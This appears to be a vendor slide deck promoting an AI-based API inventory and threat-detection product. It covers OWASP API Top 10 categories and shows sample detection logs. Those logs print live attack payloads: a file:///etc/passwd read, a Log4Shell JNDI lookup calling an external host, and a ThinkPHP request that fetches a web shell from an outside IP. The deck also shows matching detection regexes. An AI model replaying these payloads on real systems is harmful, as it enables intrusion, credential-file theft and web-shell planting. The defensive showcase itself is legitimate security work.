

**UTDS-
Inventorying existing APIs
and detecting of
network attacks targeting them**

APIs have become popular targets for attacks

With the development of technologies such as cloud computing, mobile, and microservices, APIs have become indispensable tools. The rise of generative AI applications has the potential to create new business models by harnessing their capabilities, using more APIs to provide enhanced data and functionality to other applications. However, APIs accessing and integrating data and functionality in more complex ways have increased opportunities for attackers to exploit. Additionally, generative AI models may be hijacked by attackers for malicious purposes.

API traffic accounts for the overall dynamic network traffic

57%

Convenience and flexibility extend beyond legitimate applications

The actual quantity of APIs exceeds the known statistical value

30.7%

Hidden APIs bring threats

The organization allows the majority of APIs to have "write" permissions, including POST, PUT, and DELETE methods.

59.2%

Loose authentication and authorization management can easily lead to attacks and data leaks



PCI DSS 4.0 and OWASP specify API security regulations

Follow the regulations to improve security status

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PCI DSS 4.0 Chapter 6

OWASP API TOP 10 2023

Explanation

API2 - Broken Authentication

By restricting API access permissions, the risk of APIs being exploited by attackers can be reduced.

API3 - Broken Object Property Level Authorization

By using strong passwords and multi-factor authentication, the risk of APIs being brute-forced or compromised can be reduced.

API4 - Unrestricted Resource Consumption

By monitoring API usage, abnormal behavior can be detected in a timely manner, and countermeasures can be taken.

API5 - Broken Function Level Authorization


Vulnerability scanning and penetration testing can identify security weaknesses in APIs, and countermeasures can be taken to remediate them.

API6 - Unrestricted Access to Sensitive Business Flows

By adopting encryption, the interception or tampering of API data during transmission can be prevented.

Strengthen API Security

Inventorizing, Detecting Threats, Mitigate Issues of APIs



Inventorizing

UTDS records all the URIs and functions of APIs.

Threat Detection

UTDS uses AI core to detect malicious attacks in real time, including attacks that have bypassed WAF and other protection measures, OWASP API Top 10 attacks, malicious program uploads, etc.

Issue Identification

Identify OWASP API Top 10 and other security issues.

API Inventorying


Actively inventorying and classifying

API Threat Detection

Detecting known and unknown threats with AI

OWASP API Top 10 Report

Classify based on risk degree



Risk Degree

- Classify and count events based on risk degree

API Top 10 Classification

- Based on OWASP TOP 10 issues, further classify risk degree

Event Browsing

- Risk degree
- Type of attacks
- Connection Methods

OWASP API Top 10 Detection

Event details

The screenshot displays the CloudCoffer interface for OWASP API Top 10 detection. The main header shows the event title 'API1:2023 - Broken Object Level Authorization' with a count of 2578. Below this, there are statistics for various categories: 570, 86, 928, and 994. The event details section shows a 'Medium' risk level, categorized as 'Uncategorized_Advanced_Threat' with a 'GET' method and 'DETECTION' status. The message states: 'MatrixShield detects malicious requests by checking request headers. Malicious request(* Not A;Brand;v=99", "Chromium";v=98", "Google Chrome";v=98") fed to parameter.'. The rule ID is 000002. The request URI is '/airloanEXHOME/front/assets/inc/default/img/demo/home1b-min.png'. The header section shows a 'root' object with 18 items.

API Top

- Classify based on OWASP TOP 10
- List risk degree and show statistics

Event Browsing

- Risk degree
- Type of attacks
- Connection Methods

Reason of Detection

- Detailed reasoning

Raw Data

- All attacking raw data is collected

Not only inventorying...

Attackers may hack into systems with weak credentials

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Medium Uncategorized_Advanced_Threat POST PREVENTION

Unique ID: [REDACTED]

Message: MatrixShield detects malicious requests by checking request bodies. Malicious request(user=[REDACTED] password=123456\$Submit=[REDACTED]) detected to parameter.

Rule ID: 000002

Request URI: [REDACTED]

Header:
▶ "root" : {...} 9 items

Weak Credentials

UTDS detects weak credentials and brute force attack.

Not only inventorying...

Getting /etc/passwd through vulnerability

Source 43.226.17.19 Destination

High Mixed_Generic_Attacks GET PREVENTION

Unique ID:

Message: MatrixShield: Remote File Access Attempt |
passwd)|www_{0,1}ac1)|boot\\.ini|global\\.asa|httpd\\.conf)\\b|/etc/)" at

Rule ID: 211190

Request URI: /getCorsFile?urlPath=file:///etc/passwd

Sensitive information leak

The attacker tries to get
/etc/passwd

Not only inventorying...

Log4J Sample Exploit

High Code_Injection GET PREVENTION

Unique ID:

Message: MatrixShield: vulnerability in Apache Log4j library log4j: 2.0 <= Apache log4j <= 2.14.1 Java version already patched: 6u211+ 7u201+ 8u191+ 11.0.1+ (CVE-2021-44228) A i)(\\\$|\\%24)(\\{|\\%7b).*j.*n.*d.*(i|\\xc4\\xb1).*\\(|\\%3a)" at REQUEST_URI.

Rule ID: 990001

Request URI: /c42api/v3/LoginConfiguration?username=\${jndi:ldap://\${:-253}\${:-248}.\${hostName}.username.cntvgh6bs9adkdji63f0x9yx3hbs9smga.oast.me/test}&url=https://localhost


Header:

▶ "root" : {...} 9 items

JNDI Injection


Exploit log4j vulnerability
and implant malware

The A.I.



深層辨識存在於網路的各種威脅

Detect not only API threats



Intelligent

Independent

Consistent

Precise

Detect transformed and new attacks

UTDS's AI core is equipped with the capability to analyze malicious behavior across more than 400 dimensions, effectively detecting various types of zero-day malicious attacks that penetrate existing security defenses.

No need to patch remotely to detect threats

By adopting AI recognition technology, there is no need to rely on frequent signature updates, nor is there a need for cloud-based analysis to identify attacks in real-time.

Avoid AI poisoning attack

The AI processing core has completed its evolution prior to installation, eliminating the need for learning on the client's end, and also preventing the possibility of hackers inducing the AI to learn inaccurately, which could lead to misjudgments.

Well trained to identify points of threats

The efficient AI core can function autonomously, requiring no frequent updates or external network connections, and is capable of effectively detecting attacks and malware.




Detect not only API threats

All types of network attacks cannot escape the AI eye!

UTDS-sample cases of zero-day detection

Not only API threats

UTDS detection date	Vulnerability disclosure date	CVE Numbers or disclosure URLs	Platforms or applications
12/02/2022 (2 Month)	02/14/2023		Windows Media
04/05/2023 (2 Weeks)	04/19/2023		PySpider
01/12/2023 (2 Month)	03/06/2023		Funadmin
02/08/2023 (2 Month)	04/22/2023		PHPMyAdmin
02/15/2023 (2 Month)	04/27/2023		ThinkCMF



Real cases of packet analysis

Exploit the systems and download a web shell

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Wed Apr 12 04:42:26 2023 Source 61.147.93.58 Destination [REDACTED] Mixed_Attacks [Settings]

High Mixed_Generic_Attacks POST DETECTION

Unique ID: 6435c632f101f5063861e1ba

Message: MatrixShield: PHP Injection Attack | [REDACTED] F|2. Warning. Pattern match "<\\?(>|xml|\\s)" at ARGS:vars[1]
[].

Rule ID: 211220

Request URI: //?


s=index/thinkKSCapp/invokefunction&function=call_user_func_array&vars%5B0%5D=file_put_contents&vars%5B1%5D%5B%5D=info.php&vars%5B1%5D%5B%5D=%3C?php%20\$a%20=%20%22copy%22;%20\$a(%22http://216.83.53.42/qingwa.txt%22,%22c.php%22);%3E

Header:
└ "root" : { . . . } 8 items

Body: []

Malware detection

Users can replay attacks and download malware for further analysis



Sun Jun 04 04:56:18 2023 Source 178.128.218.93 Destination [REDACTED] FQDN [REDACTED]

High Uncategorized_Advanced_Threat POST PREVENTION

Unique ID: 647ba909402a613647100d33

Message: MatrixShield detects potential malicious files. Please contact CloudCoffer if you need further assistance to handle the file: /usr/share/checking_file/20230604-045618-ZHuo8vwA4AW9ZZQMRH8WCgAAAF...

Rule ID: 000001

Request URI: /assets/[REDACTED]

Header:

```
{
  "root": {
    "X-Forwarded-For": "178.128.218.93"
    "CC-Forwarded-For": "178.128.218.93"
    "CC-Backend": "[REDACTED]"
    "Host": "[REDACTED]"
    "Connection": "close"
    "Content-Length": "365"
    "User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/35.0.1916.47 Safari/537.36"
    "Accept": "text/plain, */*; q=0.01"
    "Accept-Encoding": "gzip, deflate"
    "Accept-Language": "en-US,en;q=0.5"
    "Content-Type": "multipart/form-data; boundary=-----31046105003900160576454225745"
    "Origin": "http://[REDACTED]"
    "Referer": "http://[REDACTED]"
    "X-Requested-With": "XMLHttpRequest"
  }
}
```


Replay
Send the same payloads to defense systems to verify the attacks

Attachment
Download the malware for further analysis

Deployment architecture, process, and specifications

UTDS-API


Not just for API inventory,
not reliant on API threat characteristic analysis



One-time service / **Yearly** subscription

UTDS monitors whole traffic

Adopting mirror analysis,
deployment is fast with wide coverage



Hunting for unknown threats in the traffic

Inventorizing + Threat Hunting

	UTDS-API	Pure API Inventory Vendor	API Gateway Solutions
API Inventorizing	✓	✓	✓
OWASP API Top 10 API Report	✓	✓	✓
API Threat Detection	A.I. ✓	Signature ✓	Signature ✓
Threat Intelligence and Update Model	n/a (A.I. Model) ✓	Yes (Update intelligence and patterns from cloud) ✓	Yes (Update intelligence and patterns from cloud) ✓
API/Web Based Attack Detection	✓		
Change Current Network when Deployment	n/a (Mirror traffic)	n/a (Mirror traffic)	Yes (API redirect)

Summary

**Visualize threats and
make a new type of joint defense**

Comprehensively enhance the security of API and system protection


Visualize threats and make a new type of joint defense

Inventory API assets and identify malicious threats

- Inventory the protected assets
- Detect OWASP TOP 10 API and Other Attacks
- Joint Defense-Enhance Defense of Current Controls

Reinforce existing protection mechanisms to block known attacks

- Syslog
- IP Blocking
- WAF Enhancement



Thank You